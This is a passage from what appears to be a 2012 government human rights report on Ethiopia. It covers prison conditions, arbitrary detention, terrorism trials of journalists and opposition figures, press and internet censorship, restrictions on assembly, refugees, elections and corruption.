According to a Human Rights Watch report, soldiers arbitrarily arrested and raped persons following the April 28 attack by armed gunmen at the Saudi Star compound in the Gambella Region (see section 1.a). There was no additional reporting to corroborate the report of rape.

Prison and Detention Center Conditions

Prison and pretrial detention center conditions remained harsh and in some cases life threatening. There were numerous reports of authorities beating prisoners. Medical attention following beatings reportedly was insufficient in some cases.

Physical Conditions: As of September there were 70,000-80,000 persons in prison, of whom approximately 2,500 were women and nearly 600 were children incarcerated with their mothers. Juveniles sometimes were incarcerated with adults, and small children were sometimes incarcerated with their mothers. Male and female prisoners generally were separated.

Severe overcrowding was common, especially in sleeping quarters. The government provided approximately eight birr (\$0.44) per prisoner per day for food, water, and health care. Many prisoners supplemented this amount with daily food deliveries from family members or by purchasing food from local vendors, although there were reports of some prisoners being prevented from receiving supplemental food from their families. Medical care was unreliable in federal prisons and almost nonexistent in regional prisons. Prisoners had limited access to potable water, as did many in the country. Also, water shortages caused unhygienic conditions, and most prisons lacked appropriate sanitary facilities. Many prisoners had serious health problems in detention but received little treatment. Information released by the Ministry of Health during the year reportedly stated nearly 62 percent of inmates in various jails across the country suffered from mental health problems as a result of solitary confinement, overcrowding, and lack of adequate health care facilities and services.

The country has six federal and 120 regional prisons. There also are many unofficial detention centers throughout the country, including in Dedessa, Bir Sheleko, Tolay, Hormat, Blate, Tatek, Jijiga, Holeta, and Senkele. Most are located at military camps.

Pretrial detention often takes place in police station detention facilities, where the conditions varied widely. Reports regarding pretrial detention in police stations

indicated poor hygiene, lack of access to visitors (including family members and legal counsel), and police abuse of detainees.

Administration: It was difficult to determine if recordkeeping was adequate due to the lack of transparency regarding incarceration. Authorities did not employ alternative sentencing for nonviolent offenders. Prisons did not have ombudspersons to respond to complaints. Legal aid clinics existed in some prisons for the benefit of prisoners. Authorities generally permitted visitors. In some cases family visits to prisoners were restricted to a few per year. Family members of prisoners charged with terrorist activity alleged instances of blocked access to the prisoners; there were also reports those charged with terrorist activity were denied visits with their lawyers or representatives of the political parties to which they belonged. Prisoners generally were permitted religious observance, but this varied by prison, and even by section within a prison, at the discretion of prison management. There were some allegations that while in custody, detainees were denied adequate locations in which to pray. Prisoners were permitted to voice complaints about prison conditions or treatment to the presiding judge during the trial.

Monitoring: During the year the International Committee of the Red Cross (ICRC) visited regional prisons throughout the country. The visits occurred after a general assessment by the government reopened the path to regular ICRC access; the government had limited such access since 2004.

Regional authorities allowed government and NGO representatives to meet regularly with prisoners without third parties present. The Ethiopian Human Rights Commission (EHRC) monitored federal and regional detention centers and interviewed prison officials and prisoners in response to allegations of widespread human rights abuses. The domestic NGO Justice For All-Prison Fellowship Ethiopia (JFA-PFE) was granted access to various prison and detention facilities.

Improvements: The government and prison authorities generally cooperated with efforts of the JFA-PFE to improve prison conditions. The JFA-PFE ran model prisons in Adama and Mekele, with significantly better conditions than those found in other prisons. The government undertook renovations to prisons in the Tigray, Amhara, and Oromia regions and in the Southern Nations, Nationalities, and People's Region (SNNPR) during the year.

d. Arbitrary Arrest or Detention

Although the constitution and law prohibit arbitrary arrest and detention, the government often ignored these provisions in practice. There were multiple reports of arbitrary arrest and detention by police and security forces.

Civilians, international NGOs, and other aid organizations operating in the Somali Region reported government security forces, local militias, and the ONLF committed abuses such as arbitrary arrest.

Role of the Police and Security Apparatus

The Federal Police reports to the Ministry of Federal Affairs, which is subject to parliamentary oversight. The oversight was loose in practice. Each of the country's nine regions has a state or special police force that reports to the regional civilian authorities. Local militias operated across the country in loose coordination with regional and federal police and the military, with the degree of coordination varying by region. In many cases these militias functioned as extensions of local EPRDF political bosses.

Security forces were effective, but impunity remained a serious problem. The mechanisms used to investigate abuses by the federal police were not known. Numerous complaints of human rights abuses were lodged against the Somali Region Special Police. Several of its members reportedly were arrested for acts of indiscipline. The government rarely publicly disclosed the results of investigations into abuses by local security forces, such as arbitrary detention and beatings of civilians.

The government continued its efforts to provide human rights training for police and army recruits. During the year the government continued to accept assistance from the JFA-PFE and the EHRC to improve and professionalize its human rights training and curriculum by including more material on the constitution and international human rights treaties and conventions. The JFA-PFE and the EHRC conducted human rights training for police commissioners, prosecutors, judges, prison administrators, and militia in Tigray, Amhara, Oromia, Afar, SNNPR, Gambella, and Addis Ababa.

Arrest Procedures and Treatment While in Detention

Although the constitution and law require detainees be brought to court and charged within 48 hours of arrest, sometimes this requirement was not respected in practice. With court approval, persons suspected of serious offenses can be

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detained for 14 days without being charged and for additional 14-day periods if an investigation continues. Under the antiterrorism proclamation, police may request to hold persons without charge for 28-day periods, up to a maximum of four months, while an investigation is conducted. The law prohibits detention in any facility other than an official detention center; however, local militias and other formal and informal law enforcement entities used dozens of unofficial local detention centers.

A functioning bail system was in place. Bail was not available for murder, treason, and corruption. In one high-profile case, a judge denied bail for *Feteh* editor in chief Temesgen Dessalegn due to concerns the defendant might continue to write articles offending the government if he was released. The judge also based the denial on concerns he posed a flight risk, although he had been free for more than a month during the pretrial phase. Authorities dropped the charges against him on August 28 (see section 2.a.); they reopened the case in December, and it continued at year's end. In most cases authorities set bail between 500 and 10,000 birr (\$28 and \$550), which was not affordable for most citizens. Police officials did not always respect court orders to release suspects on bail. The government provided public defenders for detainees unable to afford private legal counsel, but only when their cases went to court. While detainees were in pretrial detention, authorities sometimes allowed them little or no contact with legal counsel, did not provide full information on their health status, and did not provide for family visits.

Arbitrary Arrest: Authorities regularly detained persons without warrants and denied access to counsel and in some cases to family members, particularly in outlying regions.

Pretrial Detention: Some detainees reported being held for several years without being charged and without trial. Trial delays were most often caused by lengthy legal procedures, the large numbers of detainees, judicial inefficiency, and staffing shortages.

Amnesty: On September 11, in keeping with a long-standing tradition of issuing pardons at the Ethiopian New Year, the federal government pardoned 1,993 prisoners. Regional governments also pardoned persons during the year. For example, the SNNPR regional government pardoned 5,395 prisoners, the Oromia regional government pardoned 4,700 prisoners, and the Amhara regional government pardoned 2,607 prisoners.

e. Denial of Fair Public Trial

The law provides for an independent judiciary. Although the civil courts operated with a large degree of independence, the criminal courts remained weak, overburdened, and subject to political influence. The constitution recognizes both religious and traditional or customary courts.

Trial Procedures

By law accused persons have the right to a fair public trial by a court of law within a “reasonable time,” a presumption of innocence, the right to be represented by legal counsel of their choice, and the right to appeal. The law gives defendants the right to present witnesses and evidence in their defense, cross-examine prosecution witnesses, and access government-held evidence. In practice the government did not always allow defendants the right of access to evidence it held. The court system does not use jury trials. Judicial inefficiency and lack of qualified staff often resulted in serious delays in trial proceedings and made the application of the law unpredictable. The government continued to train lower court judges and prosecutors and made effective judicial administration the primary focus of this training. Defendants were often unaware of the specific charges against them until the commencement of the trial; this also caused defense attorneys to be unprepared to provide adequate defense.

The Public Defender’s Office provided legal counsel to indigent defendants, although its scope and quality of service remained limited due to the shortage of attorneys. Numerous free legal aid clinics around the country, based primarily at universities, provided advice to clients. In certain areas of the country regional legislative bodies passed laws allowing volunteers, such as law students and professors, to represent clients in court on a pro bono basis.

During the year the government concluded trials against 31 persons who had been charged with terrorist activities under the antiterrorism proclamation. These trials included cases against 12 journalists, opposition political figures, and activists based in the country, as well as an Ethiopian employee of the UN. All were found guilty. Eighteen persons living abroad were convicted in absentia. The government also invoked the antiterrorism proclamation in charging 28 Muslims identified with protests and one Muslim accused of accepting funds illegally from a foreign embassy. Several international human rights organizations and foreign diplomatic missions raised concerns over the conduct of the trials. Observers found the evidence presented at trials to be either open to interpretation or indicative of acts of a political nature rather than linked to terrorism. Human rights

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groups also noted the law's broad definition of terrorism, as well as its severe penalties, its broad rules of evidence, and the discretionary powers afforded police and security forces.

In some sensitive cases deemed to involve matters of national security, notably the high-profile trials of activists in the Muslim community, detainees stated authorities initially denied them the right to see attorneys. The trial of the 28 Muslims identified with protests and one Muslim accused of accepting funds illegally from a foreign embassy was not fully open to family and supporters, although it was initially open to the press and diplomats. The trial of 11 persons (including six persons in absentia) charged on May 19 with being members of the terrorist organizations al-Qa'ida and al-Shabaab was not open to the public.

Many citizens residing in rural areas generally had little access to formal judicial systems and relied on traditional mechanisms of resolving conflict. By law all parties to a dispute must agree to use a traditional or religious court before such a court may hear a case, and either party can appeal to a regular court at any time. Sharia (Islamic law) courts may hear religious and family cases involving Muslims. Sharia courts received some funding from the government and adjudicated the majority of cases in the Somali and Afar regions, which are predominantly Muslim. In addition other traditional systems of justice, such as councils of elders, continued to function. Some women stated they lacked access to free and fair hearings in the traditional justice system because they were excluded by custom from participation in councils of elders and because there was strong gender discrimination in rural areas.

Political Prisoners and Detainees

Estimates by human rights groups and diplomatic missions regarding the number of political prisoners varied. Domestic and international NGOs estimated there were up to 400 political prisoners and detainees at year's end. The government did not permit access by international human rights organizations.

Twelve of the journalists, opposition members, and activists convicted under the antiterrorism proclamation during the year remained in prison. Several international human rights organizations and foreign diplomatic missions raised concerns about the conduct of the trials.

On January 19, a court convicted journalists Woubishet Taye and Reyot Alemu and opposition figure Zerihun Gebre-Egziabher Tadesse on terrorism charges. It

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also convicted Hirut Kifle Woldeyesus, who denied the prosecution's claim she was an opposition political figure. Journalist and blogger Elias Kifle was tried and convicted in absentia in the same case. On January 26, Woubishet and Reyot were each sentenced to 14 years in prison, while the other two defendants present received sentences of 17 and 19 years. Reyot appealed her case to the Supreme Court, which later overturned two of the three charges and reduced her sentence to five years. She subsequently appealed the Supreme Court's decision to the Court of Cassation, arguing a fundamental error of law had been made in her trial. The other defendants chose not to appeal.

On June 27, the Federal High Court found journalist and blogger Eskinder Nega, vice chairman of the opposition front Medrek Andualem Arage, and Unity for Democracy and Justice Party (UDJ) official Natnael Mekonnen guilty on all counts of terrorism and treason. On July 13, Eskinder and Natnael were each sentenced to 18 years in prison, while Andualem received a life sentence. Eskinder and Andualem appealed their conviction to the Supreme Court; the case remained ongoing at year's end. In September the government announced it had asked the Federal High Court to freeze the assets of Eskinder and Andualem while investigating whether their assets had been used in conjunction with the commission of the crimes for which they were convicted. Court proceedings regarding the assets also remained ongoing at year's end.

Bekele Gerba and Olbana Lelisa, two well-known political opposition figures from the Oromo ethnic group, as well as seven other individuals, were convicted under the criminal code of conspiracy to overthrow the government and incite unrest. Bekele was sentenced to eight years in prison; Olbana was sentenced to 13 years. A separate trial of 69 members of Oromo political opposition parties, charged in 2011 under the criminal code with "attacking the political or territorial integrity of the state," remained ongoing at year's end.

Civil Judicial Procedures and Remedies

The law provides citizens the right to appeal human rights violations in civil court; No such cases were filed during the year.

f. Arbitrary Interference with Privacy, Family, Home, or Correspondence

The law requires authorities to obtain judicial warrants to search private property; in practice police often ignored the law, and there were no records of courts

excluding evidence found without warrants. Opposition political party leaders reported suspicions of telephone tapping and other electronic eavesdropping.

The government reportedly used a widespread system of paid informants to report on the activities of particular individuals. During the year opposition members reported ruling party operatives and militia members made intimidating and unwelcome visits to their homes.

Security forces continued to detain family members of persons sought for questioning by the government. There were reports unemployed youths who were not affiliated with the ruling coalition sometimes had trouble receiving the “support letters” from their kebeles (neighborhoods or wards) necessary to get jobs.

The government interfered with citizens’ family rights. Medical abuses to facilitate international adoption were documented. This included the diagnosis of new mothers as mentally unfit by unqualified medical professionals and the subsequent forced relinquishment of children.

The national government and regional governments continued to put in place “villagization” plans in the Afar, Benishangul-Gumuz, Gambella, SNNPR, and Somali regions. These plans involved the relocation of scattered rural populations from arid or semiarid lands vulnerable to recurring droughts into designated clusters by regional governments. The stated purposes of villagization are to improve the provision of government services (i.e., health care, education, and clean water), protect vulnerable communities from natural disasters and attacks, and change environmentally destructive patterns of shifting cultivation. Some observers stated the purpose was to enable the large-scale leasing of land for commercial agriculture, a claim the government denied. The government described the villagization program as strictly voluntary.

Assessments by international donors continued to find no systematic evidence of human rights violations in this program. They did find problems such as delays in establishing promised infrastructure from rushed program implementation. Communities and individual families appeared to have agreed to move based on assurances from authorities of food aid, services, and land, although in some instances communities moved before adequate basic services and shelter were in place in the new locations. For example, an early August visit to a site in South Omo in the SNNPR suggested the process was voluntary but found that promised infrastructure, such as access to water, education, and healthcare, were not in place

by the time persons moved. A subsequent October visit to the same site revealed improved conditions, including installation of a water pump, a newly built school, and a health services tent stocked by UNICEF. A January Human Rights Watch report that drew upon information gathered in 2011 characterized the process as “far from voluntary.” The report described a process in which security forces and local militia attended meetings with those communities that initially had indicated they did not want to move and later went with villagers to the new locations, where they oversaw the construction of tukuls (traditional huts) by the villagers. According to the report, security forces beat (sometimes to death), threatened, arrested without charge, and detained persons who were critical of the planned villagization of their communities. Additional Human Rights Watch reporting stated the government harassed, mistreated, and arbitrarily arrested persons in South Omo in order to clear or prepare land for commercial agriculture; development partners did not find evidence to support this claim during visits.

Section 2. Respect for Civil Liberties, Including:

a. Freedom of Speech and Press

Status of Freedom of Speech and Press

The constitution and law provide for freedom of speech and press; however, authorities arrested, detained, and convicted journalists and other persons whom they perceived as critical of the government.

Freedom of Speech: Authorities arrested and harassed persons for criticizing the government. The government attempted to impede criticism through various forms of intimidation, including detention of journalists and opposition activists and monitoring and interference in the activities of political opposition groups. Some villagers continued to report local authorities threatened retaliation against anyone who reported abuses by security forces.

In July authorities charged Jemal Kedir with “fomenting dissent, arousing hatred, and stirring up acts of political, racial, or religious disturbances” for sending text messages on his cell phone stating “Allahu Akbar, seventeen times our voice should be heard and prisoners who are in jail should be released.” He was also charged with sending messages claiming police had prevented Muslims from entering the Grand Anwar Mosque in Addis Ababa, calling for additional protests, and calling for a boycott of the elections to the Ethiopian Islamic Affairs Supreme Council (EIASC) until detainees were released. On September 13, a court found

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him guilty. The judge referred to the crime as “rumor mongering with his cell phone,” and sentenced him to one year in prison.

In October police arrested seven individuals after they gave radio interviews regarding reported land grabs in Lega Tofo in the Oromia Region. The individuals stated they were forced off their land without adequate compensation. The police later released them.

Freedom of Press: *Ethio-Channel, Negadras, Feteh*, and two Muslim newspapers closed due to government pressure. The remaining 15 newspapers had a combined weekly circulation in Addis Ababa of more than 100,000, down from 150,000 in 2011. Most newspapers were printed on a weekly or biweekly basis, with the exception of the state-owned Amharic and English dailies.

The government controlled the only television station that broadcast nationally, which, along with radio, was the primary source of news for much of the population. Three private FM radio stations broadcast in the capital city, and at least 13 community radio stations broadcast in the regions. State-run Ethiopian Radio has the largest reach in the country, followed by Fana Radio, which is affiliated with the ruling party.

Government-controlled media closely reflected the views of the government and the ruling EPRDF. The government periodically jammed foreign broadcasts, including after the death of Prime Minister Meles Zenawi. The broadcasting law prohibits political and religious organizations and foreigners from owning broadcast stations. The investment law also prohibits foreigners from owning broadcast stations.

Violence and Harassment: The government continued to arrest, harass, and prosecute journalists. Several UN special rapporteurs and the UN High Commissioner for Human Rights expressed concern about the government’s use of the antiterrorism proclamation against journalists and opposition members.

On August 9, the Ministry of Justice filed three charges against *Feteh* editor in chief Temesgen Dessalegn. These charges included inciting and agitating the country’s youth to engage in violence, defamation of government, and destabilizing the public by spreading false reports, based on articles published between December 2011 and August. Temesgen was detained on August 23, but the charges were dropped on August 28 and he was released the same day. The

government reopened its case against Temesgen on December 11, and the case remained ongoing at year's end.

On July 20, authorities arrested *Muslim Affairs* editor Yusuf Getachew and *Muslim Affairs* columnist Ahmedin Jebel. Ahmedin Jebel reportedly was tortured. At year's end, they remained imprisoned along with 27 other Muslim activists accused of terrorist activity.

Also in July two editors from *Muslim Affairs*, Akmel Negash and Yishak Eshetu, left the country, citing fear of arrest. After these arrests and departures, the publication ceased operation.

Courts found journalists Woubishet Taye, Reyot Alemu, and Eskinder Nega, who were arrested in 2011, as well as six journalists/bloggers tried in absentia, guilty of charges under the antiterrorism proclamation in separate cases (see section 1.e.).

Censorship or Content Restrictions: Government harassment of journalists caused them to avoid reporting on sensitive topics. Many private newspapers reported informal editorial control by the government through article placement requests and calls from government officials concerning articles perceived as critical of the government. Private sector and government journalists routinely practiced self-censorship.

In April the state-run Berhanena Selam Printing Press, which accounted for approximately 90 percent of newspaper printing in the country, instituted a new standard printing contract with its private publisher clients. The contract stipulated the printing press had the right to refuse to print newspapers containing material deemed "illegal." Editors of privately owned newspapers refused to sign the contract, deeming it censorship and in violation of the constitutional protection of press freedom. Berhanena Selam stopped printing publications that did not sign the updated contract.

On July 20, the Ministry of Justice banned the distribution of that week's issue of the *Feteh* newspaper via court order. Reports indicated the ban was based on the issue's contents--which authorities deemed objectionable and sensitive--which dealt with the late prime minister's health and the ongoing protests by some members of the Muslim community. Although the Ministry of Justice issued no further injunctions, Berhanena Selam refused to print subsequent issues of *Feteh*.

Berhanena Selam refused to print the August 31 edition of *Finote Netsanet*, the newspaper of the Unity for Democracy and Justice (UDJ) party, one of the largest opposition political parties, citing complaints filed against the newspaper by the public related to coverage of the death of the prime minister in the previous issue. In September Berhanena Selam refused to print the UDJ newspaper, claiming the printer was too busy to do the work. The newspaper resumed publication in October after reaching an agreement with a private publisher, but ceased publication by November.

Libel Laws/National Security: The government used the antiterrorism proclamation to suppress criticism. Journalists feared covering five groups designated by parliament in June 2011 as terrorist organizations (Ginbot 7, the ONLF, the OLF, al-Qaida, and al-Shabaab), citing ambiguity on whether reporting on these groups might be punishable under the law. Several journalists, both local and foreign correspondents, reported an increase in self-censorship.

In September the government pardoned Swedish freelancers Johan Persson and Martin Schibbye. In December 2011 a court convicted them of rendering support to a terrorist organization and illegally entering the country.

The government used libel laws during the year to suppress criticism.

Internet Freedom

The government restricted access to the Internet and blocked several Web sites, including blogs, opposition Web sites, and Web sites of Ginbot 7, the OLF, and the ONLF. The government also temporarily blocked news sites such as the *Washington Post*, the *Economist*, and Al Jazeera, and temporarily blocked links to foreign government reporting on human rights conditions in the country. Several news blogs and Web sites run by opposition diaspora groups were not accessible. These included Addis Neger, Nazret, Ethiopian Review, CyberEthiopia, Quatero Amharic Magazine, Tensae Ethiopia, and the Ethiopian Media Forum. A foreign government news Web site was only available periodically, although users could generally access it via proxy sites. Authorities took steps to block access to Virtual Private Network (VPN) providers that let users circumvent government screening of Internet browsing and email. According to the government, 4 percent of individuals subscribed to Internet access.

Academic Freedom and Cultural Events

The government restricted academic freedom, including through decisions on student enrollment, teachers' appointments, and the curriculum. Speech, expression, and assembly frequently were restricted on university and high school campuses.

According to sources, the ruling party, via the Ministry of Education, continued to give preference to students loyal to the party in assignments to postgraduate programs. While party membership was not as common at the undergraduate level, some university staff members commented priority for employment after graduation in all fields was given to students who joined the party.

The government also restricted academic freedom in other ways. Authorities limited teachers' ability to deviate from official lesson plans. Numerous anecdotal reports suggested non-EPRDF members were more likely to be transferred to undesirable posts and bypassed for promotions. There were some reports of teachers not affiliated with the EPRDF being summarily dismissed for failure to attend nonscheduled meetings. There continued to be a lack of transparency in academic staffing decisions, with numerous complaints from individuals in the academic community alleging bias based on party membership, ethnicity, or religion.

According to multiple credible sources, teachers and high school students in grade 10 and above were required to attend training on the concepts of revolutionary democracy and EPRDF party ideology.

There were no changes to the 2010 Ministry of Education directive prohibiting private universities from offering degree programs in law and teacher education. The directive also requires public universities to align their curriculum offerings with the previously announced policy of a 70-to-30 ratio between science and social science academic programs. As a result the number of students studying social sciences and the humanities continued to decrease and private universities focused heavily on the social sciences. Ministry officials originally cited a need to maintain quality standards as the reason for the directive.

b. Freedom of Peaceful Assembly and Association

Freedom of Assembly

The constitution and law provide for freedom of assembly; however, the government restricted this right. On several occasions during the year, authorities

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injured and arrested protesters who reportedly were demonstrating without a permit. Security forces used lethal force against civilians (see section 1.a.).

Organizers of large public meetings or demonstrations must notify the government 48 hours in advance and obtain a permit. Local government officials, almost all of whom were affiliated with the EPRDF, controlled access to municipal halls, and there were many complaints from opposition parties local officials denied or otherwise obstructed the scheduling of opposition parties' use of halls for lawful political rallies. There were numerous credible reports of owners of hotels and other large facilities citing unspecified internal rules forbidding political parties from utilizing their space for gatherings, for example, claiming that hotel meeting space could only be used for weddings.

Regional governments, including the Addis Ababa regional administration, were reluctant to grant permits or provide security for large meetings.

Beginning in late 2011 and continuing throughout much of the year, some members of the Muslim community, alleging government interference in religious affairs, held peaceful protests following Friday prayers at several of Addis Ababa's largest mosques, the Aweliya Islamic Center in Addis Ababa, and at other locations throughout the country. Most demonstrations occurred without incident, although some were met with arrests and alleged use of unnecessary force by police.

In late July authorities arrested as many as 1,000 Muslim demonstrators, including members of a self-appointed committee claiming to represent the interests of the Muslim community, for protesting alleged government interference in religious affairs. The majority of the protesters subsequently were released without charge. On October 29, authorities charged 29 individuals under the Anti-Terrorism Proclamation; 28 of the individuals were identified with the protest movement, while one was accused of accepting funds illegally from a foreign embassy.

On October 21, in the South Wollo Zone of the Amhara Region, police and protesters clashed during a gathering during elections for the local Islamic council. Accounts of the event differed. One report indicated protesters threw stones at the houses of Muslims who participated in the election. In response to the stone throwing, police arrested the protest organizer. A crowd then marched on the police station, demanding his release. Protesters reportedly entered the police station by force, killing one police officer and seriously injuring another. Police reportedly killed two protesters, including the detained protest organizer.

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Freedom of Association

Although the law provides for freedom of association and the right to engage in unrestricted peaceful political activity, the government limited this right in practice.

In accordance with the CSO law, anonymous donations to NGOs are not permitted. All potential donors were therefore aware their names would be public knowledge. The same was true concerning all donations made to political parties.

The Ministry of Foreign Affairs screens registration applications from international NGOs and submits a recommendation on whether to approve or deny registration.

c. Freedom of Religion

See the Department of State's *International Religious Freedom Report* at www.state.gov/j/drl/irf/rpt.

d. Freedom of Movement, Internally Displaced Persons, Protection of Refugees, and Stateless Persons

Although the law provides for freedom of movement within the country, foreign travel, emigration, and repatriation, the government restricted some of these rights in practice.

The government cooperated with the Office of the UN High Commissioner for Refugees (UNHCR) and other humanitarian organizations in providing protection and assistance to internally displaced persons (IDPs), refugees, returning refugees, asylum seekers, stateless persons, and other persons of concern.

In-country Movement: The government continued to relax but did not completely remove restrictions on the movement of persons into and within the Ogaden area of the Somali Region, continuing to argue the ONLF posed a security threat (see section 2.d., Internally Displaced Persons). Deliveries of food and medicine were halted temporarily in the limited areas affected by fighting due to security concerns.

The government expanded an out-of-camp policy allowing Eritrean refugees to live outside of a camp to all refugees. According to the Administration for

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Returnees and Refugee Affairs (ARRA), which managed the out-of-camp program, 3,412 refugees lived outside of the camps during the year, compared with 1,294 in 2011 and 723 in 2010. Prior to this policy, such permission was given primarily to attend higher education institutions, undergo medical treatment, or avoid security threats at the camps.

Exile: Several citizens sought political asylum in other countries or remained abroad in self-imposed exile (see section 2.a.).

Internally Displaced Persons (IDPs)

The total number of IDPs in the country during the year was not known. Many persons who had been displaced due to conflict in the Gambella, Oromia, SNNPR, and Somali regions remained displaced. Drought also caused displacements during the year.

A land rights dispute in the Bench Maji Zone of the SNNPR spurred ethnic conflict, causing the displacement of 463 ethnic Amharas in March. These IDPs were sent to Addis Ababa, where the government provided them with food and essential items. Shortly after their arrival, the regional government informed the IDPs they should return to their areas of origin--referring not to where they had been living before being displaced, but to the Amhara Region, which their families had left during the time of the Derg (1974-91). The regional government later decided to relocate most of the IDPs to Tsegede in North Gondar Zone of the Amhara Region.

Temporary displacements due to flooding were reported from parts of Amhara, Oromia, and SNNPR between mid-July and August. Most of those displaced later returned to their homes.

In July communal conflict in the Moyale area in the south of the country displaced tens of thousands of persons. Following an initial response by the Federal Disaster Risk Management and Food Security Sector (DRMFSS), Moyale town was put under federal control while the conflict was mediated, leading to deployment of a team from the Ministry of Federal Affairs to help coordinate the humanitarian response. According to the results of a joint assessment conducted by the DRMFSS and development partners, most of those displaced returned home by early September, although some 1,000 households remained without shelter. Some 58,000 persons required food assistance due to the impact of the conflict, and more than 78,000 required provision of potable water.

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During the year, drought caused displacements in the Somali Region, a situation exacerbated in some cases by the continuing conflict.

The government at the federal level did not recognize IDPs as a distinct group, and there was no specialized office charged with managing matters such as IDP protection, return, resettlement, or durable solutions. The government did not maintain data on IDPs. The DRMFSS, under the authority of the Ministry of Agriculture and Rural Development, is the main government agency responsible for emergencies, in collaboration with the Ministry of Health and the Ministry of Water and Energy, and has responsibility for coordinating the provision of humanitarian assistance to displaced persons.

Restrictions limiting the access of human rights organizations, the media, humanitarian agencies, and diplomatic missions to conflict-affected areas continued, particularly with regard to the Somali Region conflict zones of Fik, Degahbur, Korahe, and parts of Warder. The partial relaxation of those restrictions that began the previous year continued, with humanitarian access in the Somali Region improving in particular. Journalists were required to register before entering conflict regions. The government lacked a clear policy on NGO access to sensitive areas, leading regional government officials and military officials frequently to refer requests for access to the federal government. There were isolated reports of regional police or local militias blocking NGOs' access to particular locations on particular days, citing security concerns.

Protection of Refugees

Access to Asylum: The law provides for the granting of asylum or refugee status, and the government has established a system for providing protection to refugees.

According to the UNHCR, the country hosted 376,410 refugees at year's end. The majority of refugees were from Somalia (223,243), with others coming from Sudan and South Sudan (66,177, in addition to an estimated 20,000 unregistered refugees residing along the South Sudan-Ethiopia border), Eritrea (62,996), and other nations (3,994), particularly Kenya. New arrivals from Somalia numbered approximately 50,000 for the year, a significant decrease from 100,000 in 2011.

The UNHCR, the government, and humanitarian agencies continued to care for Sudanese arrivals fleeing from conflict in Sudan's Blue Nile State.

Eritrean asylum seekers continued to arrive at the rate of approximately 700 new arrivals per month, according to the UNHCR. Hundreds of Eritrean refugees reportedly departed monthly on secondary migration through Egypt and Sudan to go to Israel, Europe, and other final destinations. The UNHCR and ARRA assisted in the reception and transportation back to My Ayni or Adi Harush camps of approximately 700 Eritrean refugees in 2011 and 952 during the year who had been detained in Egypt and deported by the Egyptian authorities. The UNHCR reported the population of unaccompanied minors who fled Eritrea into the country was 1,200 at year's end. Unaccompanied minors in the 15- to 17-year-old age group represented more than 75 percent of the total population of such minors.

Employment: The government does not grant refugees work permits.

Access to Basic Services: Refugees in camps were provided with schooling and health services. For those outside of camps, there were no reports of discrimination in access to public services.

Durable Solutions: The government granted refugee status to asylum seekers from Eritrea, Somalia, South Sudan, and Sudan. The government welcomed refugees to settle permanently in the country, but did not offer a path to citizenship. During the year approximately 5,543 refugees departed the country for resettlement.

Section 3. Respect for Political Rights: The Right of Citizens to Change Their Government

The constitution and law provide citizens the right to change their government peacefully. In practice the ruling party's electoral advantages limited this right.

Elections and Political Participation

Recent Elections: On August 20, Prime Minister Meles Zenawi died. The ruling EPRDF elected Hailemariam Desalegn, the deputy prime minister, to take Meles's place as chairman of the party and subsequently nominated him for the post of prime minister. On September 21, parliament elected Hailemariam as prime minister.

In the 2010 national parliamentary elections, the EPRDF and affiliated parties won 545 of 547 seats to remain in power for a fourth consecutive five-year term. Independent observation of the vote was severely limited due to government restrictions. Although the relatively few international officials allowed to observe

the elections concluded technical aspects of the vote were handled competently, some also noted an environment conducive to free and fair elections was not in place prior to election day. Several laws, regulations, and procedures implemented since the 2005 national elections created a clear advantage for the EPRDF throughout the electoral process. There was ample evidence unfair government tactics, including intimidation of opposition candidates and supporters, influenced the extent of the EPRDF victory. In addition, voter education was limited to information about technical voting procedures and was done only by the National Electoral Board just days before voting began.

The African Union, whose observers arrived one week before the vote, deemed the elections to be free and fair. The European Union, some of whose observers arrived a few months before the vote, concluded the elections fell short of international standards for transparency and failed to provide a level playing field for opposition parties. The EU observed a “climate of apprehension and insecurity,” noting the volume and consistency of complaints of harassment and intimidation by opposition parties was “a matter of concern” and had to be taken into consideration “in the overall assessment of the electoral process.”

Political Parties: Political parties were predominantly ethnically based. EPRDF constituent parties conferred advantages upon their members; the parties directly owned many businesses and were broadly perceived to award jobs and business contracts to loyal supporters. Several opposition political parties reported difficulty in renting homes or buildings in which to open offices, citing visits by EPRDF members to the landlords to persuade or threaten them not to rent property to these parties.

During the year, there were credible reports teachers and other government workers had their employment terminated if they belonged to opposition political parties. According to Oromo opposition groups, the Oromia regional government continued to threaten to dismiss opposition party members, particularly teachers, from their jobs. Government officials made allegations many members of legitimate Oromo opposition political parties were secretly OLF members and more broadly that members of many opposition parties had ties to Ginbot 7. At the university level members of Medrek and its constituent parties were able to teach.

Registered political parties must receive permission from regional governments to open and occupy local offices.

In early 2010 a system of public campaign finance was announced. Under this system parties are to receive public funds from the National Electoral Board based in part on the number of parliamentary seats they hold. In 2011 the EPRDF decided to redistribute its share of the funds, which accounted for approximately 75 percent based on its dominance of the parliament and regional councils, to other political parties that were members of the Joint Council of Political Parties, whether or not they had seats in parliament. Because of an ongoing dispute with the EPRDF, Medrek, the largest opposition front, remained outside the Joint Council. Despite this Medrek was offered a small amount of funds, which it refused to accept.

Participation of Women and Minorities: No laws or cultural or traditional practices prevented women or minorities from voting or participating in political life on the same basis as men or nonminority citizens. The Tigray Regional Council held the highest proportion of women nationwide, at 48.5 percent.

The government policy of ethnic federalism led to the creation of individual constituencies to provide for representation of all major ethnic groups in the House of People's Representatives. There were more than 80 ethnic groups, and small groups lacked representation in the legislature. There were 24 nationality groups in six regional states (Tigray, Amhara, Beneshangul-Gumuz, SNNPR, Gambella, and Harar) that did not have a sufficient population to qualify for constituency seats based on the 2007 census result; however, in the 2010 elections, individuals from these nationality groups competed for 24 special seats in the House of People's Representatives. Additionally, these 24 nationality groups have one seat each in the House of Federation.

Section 4. Corruption and Lack of Transparency in Government

The law provides criminal penalties for official corruption; despite the government's prosecution of numerous officials for corruption, some officials continued to engage in corrupt practices. Corruption, especially the solicitation of bribes, remained a problem among low-level bureaucrats. Police and judicial corruption also continued to be problems. Some government officials appeared to manipulate the privatization process, and state- and party-owned businesses received preferential access to land leases and credit.

The Ministry of Justice has primary responsibility for combating corruption, largely through the Federal Ethics and Anti-Corruption Commission (FEACC).

On September 5, five members of the Dire Dawa City Administration Council were sentenced in connection with corruption charges filed by the FEACC. The council members, found guilty of crimes including illegally giving away government land, manipulating tender processes, and accepting bribes, received prison sentences ranging from one to seven years.

The law requires that all government officials and employees officially register their wealth and personal property. The president, prime minister, and all cabinet-level ministers had registered their assets. By year's end a total of 32,297 federal government officials had registered their assets, according to the FEACC.

The law provides for public access to government information, but access was largely restricted in practice. The law includes freedom of information provisions.

